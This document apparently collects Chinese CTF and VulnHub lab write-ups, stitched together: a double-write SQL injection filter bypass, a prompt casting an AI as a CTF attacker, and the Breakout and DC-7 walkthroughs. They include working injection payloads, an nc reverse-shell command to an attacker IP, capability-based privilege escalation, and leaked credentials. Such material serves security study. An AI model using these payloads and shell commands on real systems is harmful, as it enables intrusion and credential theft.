or oorr or
union ununionion union
select selselectect select
from frfromom from
where whwhereere where
information infoorrmation information
password passwoorrd password

4. 确认注入成功

使用 oorr 绕过登录:

1
GET /check.php?username=admin' oorr 1=1%23&password=admin

返回 Login Success!,获取到 admin 用户的密码哈希 e64a399a69cb527f23ed10d444dd8f61,确认 SQL 注入成功。

5. 确定列数

使用联合查询 union select 依次递增列数测试,当列数正确时页面正常返回:

1
2
3
4
# 从1列开始试,直到不报错为止
curl "http://target/check.php?username=1'%20ununionion%20selselectect%201%23&password=admin" # 报错
curl "http://target/check.php?username=1'%20ununionion%20selselectect%201,2%23&password=admin" # 报错
curl "http://target/check.php?username=1'%20ununionion%20selselectect%201,2,3%23&password=admin" # 正常

测试得出表为 3 列,且返回 Hello 2!Your password is '3',说明第 2 列显示在用户名位置,第 3 列显示在密码位置。

6. 获取数据库信息

获取当前数据库名和版本:

1
2
database() → geek
version() → 10.3.18-MariaDB

7. 获取表名

查询 information_schema.tables,注意 information 中的 or 需要双写为 infoorrmation

1
GET /check.php?username=1' ununionion selselectect 1,table_name,3 frfromom infoorrmation_schema.tables whwhereere table_schema=database()%23&password=admin

得到表名:b4bsql

8. 获取列名

查询 information_schema.columns

1
GET /check.php?username=1' ununionion selselectect 1,group_concat(column_name),3 frfromom infoorrmation_schema.columns whwhereere table_name='b4bsql'%23&password=admin

得到列名:id, username, password

9. 获取 Flag

查询 b4bsql 表中所有数据,注意 password 中包含 or 也需要双写:

1
GET /check.php?username=1' ununionion selselectect 1,group_concat(username,':',passwoorrd),3 frfromom b4bsql%23&password=admin

获取到数据:

用户名 密码
cl4y i_want_to_play_2077
sql sql_injection_is_so_fun
porn do_you_know_pornhub
git github_is_different_from_pornhub
Stop you_found_flag_so_stop
badguy i_told_you_to_stop
hacker hack_by_cl4y
flag flag{fcf209d6-8169-4cc3-b59f-cb43266b1e06}

最终 Flag

flag{fcf209d6-8169-4cc3-b59f-cb43266b1e06}

知识点总结

双写绕过原理

当后端使用 str_replace(['or','union','select','from','where'], '', $input) 等函数将危险关键词替换为空字符串时(且只执行一次过滤),攻击者可以通过双写来绕过。

核心理解:过滤器是按关键词子串匹配,不是按整个单词匹配。 它只查找输入中是否包含这些关键词片段,找到了就删掉。因此双写时只需要重复被过滤的那个关键词本身,而不是重复整个单词。

information 为例,需要明确一点:information 本身不是过滤关键词,但它包含了过滤关键词 or

1
2
3
information
↑↑
└─ 过滤器的 `or` 在这里匹配到了

过滤过程:information = inf + or + mation,中间的 or 被删掉 → 只剩 infmation(乱码)。

双写时只需在 or 的位置重复一次:

1
2
3
4
5
infoorrmation = inf + or + or + mation
↑_____↑
过滤删掉中间的 or

inf + or + mation = information ✓

同理其他所有词:

单词 包含的过滤关键词 双写方式 原理
select select sel+select+ect = selselectect 整体就是关键词,在中间插入一次
union union un+union+ion = ununionion 同上
from from f+from+om = frfromom 同上
where where wh+where+ere = whwhereere 同上
order or(包含在其中) or+or+der = oorrder 只双写 or,不是整体重复
information or(包含在其中) inf+or+or+mation = infoorrmation 只双写 or
password or(包含在其中) passw+or+or+d = passwoorrd 只双写 or

一句话总结:看这个单词里哪个子串是被过滤的关键词,就把那个子串写两遍,剩下的部分不动。

过滤词对数据字典的影响

需要注意过滤词不仅影响 SQL 关键字,也影响数据字典中的字符串(表名、列名等):

  • information 中的 or 会被过滤 → 需双写为 infoorrmation
  • password 中的 or 会被过滤 → 需双写为 passwoorrd
  • 同理,任何包含过滤关键词的表名/列名都需要对应双写

AI CTF

作为CTF专家,我将协助你攻破目标靶机并获取两个flag文件(user.txt和root.txt)。以下是详细的攻击方案:

  1. 环境准备阶段:
  • 本地使用Mac OS环境作为主操作平台
  • 备用方案:通过sshpass连接远程Kali环境(IP: 192.168.43.157,用户名root,密码kali)
  • 确认靶机IP地址:192.168.43.133
  1. 初始信息收集:
  • 使用nmap对靶机进行全端口扫描:nmap -sV -p- 192.168.43.133
  • 识别开放的服务及其版本信息
  • 检查是否存在web服务,若有则进行目录扫描
  1. 攻击路径规划:
  • 根据扫描结果选择最可能突破的攻击向量
  • 优先尝试常见漏洞:SQL注入、命令注入、文件包含等
  • 建立初步立足点获取user权限
  1. 权限提升阶段:
  • 通过本地漏洞枚举寻找提权机会
  • 检查SUID文件、cron jobs、错误配置等
  • 最终获取root权限
  1. Flag获取与验证:
  • 在用户目录查找并读取user.txt
  • 在root目录获取root.txt
  • 验证flag格式是否符合要求
  1. 报告撰写要求:
  • 创建my_ftc文件夹存放WP文档
  • 详细记录每个攻击步骤及对应命令
  • 包含漏洞原理说明和截图证据
  • 使用中文撰写完整的渗透测试报告
  • 报告结构需包含:目标概述、信息收集、漏洞利用、权限提升、总结反思
  1. 协作方式:
  • 实时同步攻击进展
  • 遇到困难时共同分析解决方案
  • 每个关键步骤执行前进行确认

请先执行初始信息收集步骤,我将根据扫描结果指导后续攻击策略。

Breakout

靶机链接:https://www.vulnhub.com/entry/empire-breakout,751/

1. 信息收集

1.1 主机发现

1
2
arp-scan -l
# 192.168.3.71

1.2 端口扫描

1
nmap -p- -sV -O 192.168.3.71
端口 服务 版本
80 HTTP Apache httpd 2.4.51 (Debian)
139/445 Samba smbd 4
10000 HTTP MiniServ 1.981 (Webmin)
20000 HTTP MiniServ 1.830 (Webmin)

1.3 源码审计


访问 80 端口,查看网页源代码,发现一段 Brainfuck 编码,解码后得到密码:

1
.2uqPEfj3D<P'a-3

1.4 Samba 枚举

enum4linux 是一款基于 Perl 的 SMB/RPC 信息收集脚本,底层封装了 smbclient、rpcclient、nmblookup、net 等工具,用于批量枚举 Windows/Samba 主机的用户、共享、组、密码策略等信息。

1
enum4linux -a 192.168.3.71

关键输出:

1
S-1-22-1-1000 Unix User\cyber (Local User)  ← 用户名

2. 获取初始 Shell

2.1 Webmin 登录

使用用户名 cyber + 解码得到的密码 .2uqPEfj3D<P'a-3,成功登录 20000 端口的 Webmin。

2.2 反弹 Shell



Webmin 左下角有 Shell 图标,点击进入,即可查看 user.txt:

然后执行反弹 Shell:

1
2
3
4
5
# Kali 攻击机监听
nc -lvnp 1111

# 目标机执行
nc 192.168.3.72 1111 -e /bin/bash

2.3 升级为交互式 Shell

1
2
3
4
5
6
7
script /dev/null -c bash
Ctrl+Z
stty raw -echo; fg
reset xterm
export TERM=xterm
export SHELL=/bin/bash
stty rows 24 columns 80

拿到 user.txt:

1
3mp!r3{You_Manage_To_Break_To_My_Secure_Access}

3. 提权

3.1 信息探测

查看 home 目录,发现一个 tar 可执行文件。检查其 Capability:

Linux Capabilities 将 root 的超级权限拆分为细粒度特权。getcap 用于查看二进制文件被授予了哪些特权,拥有对应 capability 的进程无需 root 即可执行特权操作。

1
2
3
4
cyber@breakout:~$ ls
tar user.txt
cyber@breakout:~$ getcap tar
tar cap_dac_read_search=ep

cap_dac_read_search=ep 允许该程序绕过文件读权限检查,可以读取系统上任意文件。

3.2 读取备份密码

发现 /var/backups/.old_pass.bak 仅 root 可读:

1
2
cyber@breakout:/var/backups$ ls -la
-rw------- 1 root root 17 Oct 20 2021 .old_pass.bak

利用 tar 的 capability 打包并解压,绕过权限限制:

1
2
3
4
./tar -cvf pass.tar /var/backups/.old_pass.bak
./tar -xvf pass.tar
cat var/backups/.old_pass.bak
# Ts&4&YurgtRX(=~h

3.3 切换到 root

1
2
3
4
5
6
7
cyber@breakout:~$ su -
Password: Ts&4&YurgtRX(=~h

root@breakout:~# id
uid=0(root) gid=0(root) groups=0(root)
root@breakout:~# cat rOOt.txt
3mp!r3{You_Manage_To_BreakOut_From_My_System_Congratulation}

4. Flag 汇总

Flag 内容
user.txt 3mp!r3{You_Manage_To_Break_To_My_Secure_Access}
root.txt 3mp!r3{You_Manage_To_BreakOut_From_My_System_Congratulation}

1.搜寻信息



一开始的nmapdirsearch找出来的没有用,后看提示才发现是git源码泄露

https://github.com/Dc7User/staffdb/blob/master/config.php
先去github上找到这个密码

1
2
3
4
5
6
7
<?php
$servername = "localhost";
$username = "dc7user";
$password = "MdR3xOgB7#dW";
$dbname = "Staff";
$conn = mysqli_connect($servername, $username, $password, $dbname);
?>

发现登录不上,那就转换思路,尝试ssh

2.登录ssh

提权

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
dc7user@dc-7:~$ sudo -l
-bash: sudo: command not found
dc7user@dc-7:~$ ls
backups mbox
dc7user@dc-7:~$ cat mbox

From root@dc-7 Thu Aug 29 17:00:22 2019
Return-path: <root@dc-7>
Envelope-to: root@dc-7
Delivery-date: Thu, 29 Aug 2019 17:00:22 +1000
Received: from root by dc-7 with local (Exim 4.89)
(envelope-from <root@dc-7>)
id 1i3EPu-0000CV-5C
for root@dc-7; Thu, 29 Aug 2019 17:00:22 +1000
From: root@dc-7 (Cron Daemon)
To: root@dc-7
Subject: Cron <root@dc-7> /opt/scripts/backups.sh
MIME-Version: 1.0
Content-Type: text/plain; charset=UTF-8
Content-Transfer-Encoding: 8bit
X-Cron-Env: <PATH=/bin:/usr/bin:/usr/local/bin:/sbin:/usr/sbin>
X-Cron-Env: <SHELL=/bin/sh>
X-Cron-Env: <HOME=/root>
X-Cron-Env: <LOGNAME=root>
Message-Id: <E1i3EPu-0000CV-5C@dc-7>
Date: Thu, 29 Aug 2019 17:00:22 +1000

Database dump saved to /home/dc7user/backups/website.sql [success]
gpg: symmetric encryption of '/home/dc7user/backups/website.tar.gz' failed: File exists
gpg: symmetric encryption of '/home/dc7user/backups/website.sql' failed: File exists

From root@dc-7 Thu Aug 29 17:15:11 2019
Return-path: <root@dc-7>
Envelope-to: root@dc-7
Delivery-date: Thu, 29 Aug 2019 17:15:11 +1000
Received: from root by dc-7 with local (Exim 4.89)
(envelope-from <root@dc-7>)
id 1i3EeF-0000Dx-G1
for root@dc-7; Thu, 29 Aug 2019 17:15:11 +1000
From: root@dc-7 (Cron Daemon)
To: root@dc-7
Subject: Cron <root@dc-7> /opt/scripts/backups.sh
MIME-Version: 1.0
Content-Type: text/plain; charset=UTF-8
Content-Transfer-Encoding: 8bit
X-Cron-Env: <PATH=/bin:/usr/bin:/usr/local/bin:/sbin:/usr/sbin>
X-Cron-Env: <SHELL=/bin/sh>
X-Cron-Env: <HOME=/root>
X-Cron-Env: <LOGNAME=root>
Message-Id: <E1i3EeF-0000Dx-G1@dc-7>
Date: Thu, 29 Aug 2019 17:15:11 +1000

Database dump saved to /home/dc7user/backups/website.sql [success]
gpg: symmetric encryption of '/home/dc7user/backups/website.tar.gz' failed: File exists
gpg: symmetric encryption of '/home/dc7user/backups/website.sql' failed: File exists

From root@dc-7 Thu Aug 29 17:30:11 2019
Return-path: <root@dc-7>
Envelope-to: root@dc-7
Delivery-date: Thu, 29 Aug 2019 17:30:11 +1000
Received: from root by dc-7 with local (Exim 4.89)
(envelope-from <root@dc-7>)
id 1i3Esl-0000Ec-JQ
for root@dc-7; Thu, 29 Aug 2019 17:30:11 +1000
From: root@dc-7 (Cron Daemon)
To: root@dc-7
Subject: Cron <root@dc-7> /opt/scripts/backups.sh
MIME-Version: 1.0
Content-Type: text/plain; charset=UTF-8
Content-Transfer-Encoding: 8bit
X-Cron-Env: <PATH=/bin:/usr/bin:/usr/local/bin:/sbin:/usr/sbin>
X-Cron-Env: <SHELL=/bin/sh>
X-Cron-Env: <HOME=/root>
X-Cron-Env: <LOGNAME=root>
Message-Id: <E1i3Esl-0000Ec-JQ@dc-7>
Date: Thu, 29 Aug 2019 17:30:11 +1000

发现每15分钟执行一次定时任务 /opt/scripts/backups.sh

查看下定时任务的权限

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
dc7user@dc-7:~$ cat /opt/scripts/backups.sh
#!/bin/bash
rm /home/dc7user/backups/*
cd /var/www/html/
drush sql-dump --result-file=/home/dc7user/backups/website.sql
cd ..
tar -czf /home/dc7user/backups/website.tar.gz html/
gpg --pinentry-mode loopback --passphrase PickYourOwnPassword --symmetric /home/dc7user/backups/website.sql
gpg --pinentry-mode loopback --passphrase PickYourOwnPassword --symmetric /home/dc7user/backups/website.tar.gz
chown dc7user:dc7user /home/dc7user/backups/*
rm /home/dc7user/backups/website.sql
rm /home/dc7user/backups/website.tar.gz

dc7user@dc-7:~$ ls -l /opt/scripts/backups.sh
-rwxrwxr-x 1 root www-data 520 Aug 29 2019 /opt/scripts/backups.sh

-rwxrwxr-x 1 root www-data 520 Aug 29 2019 /opt/scripts/backups.sh
可以看到当前的dc7user 用户属于other group , 无 x 写权限,无法写入nc脚本,因此需要网页写入

寻找有root权限的文件

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
dc7user@dc-7:~$ find / -user root -perm -4000 2>/dev/null
/bin/su
/bin/ping
/bin/umount
/bin/mount
/usr/sbin/exim4
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/passwd
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/chfn
/usr/bin/newgrp

dc7user@dc-7:~$ /usr/sbin/exim4 --version
Exim version 4.89 #2 built 20-Jul-2019 11:32:35
Copyright (c) University of Cambridge, 1995 - 2017
(c) The Exim Maintainers and contributors in ACKNOWLEDGMENTS file, 2007 - 2017
Berkeley DB: Berkeley DB 5.3.28: (September 9, 2013)
Support for: crypteq iconv() IPv6 GnuTLS move_frozen_messages DKIM DNSSEC Event OCSP PRDR SOCKS TCP_Fast_Open
Lookups (built-in): lsearch wildlsearch nwildlsearch iplsearch cdb dbm dbmjz dbmnz dnsdb dsearch nis nis0 passwd
Authenticators: cram_md5 plaintext
Routers: accept dnslookup ipliteral manualroute queryprogram redirect
Transports: appendfile/maildir/mailstore autoreply lmtp pipe smtp
Fixed never_users: 0
Configure owner: 0:0
Size of off_t: 8
Configuration file is /var/lib/exim4/config.autogenerated

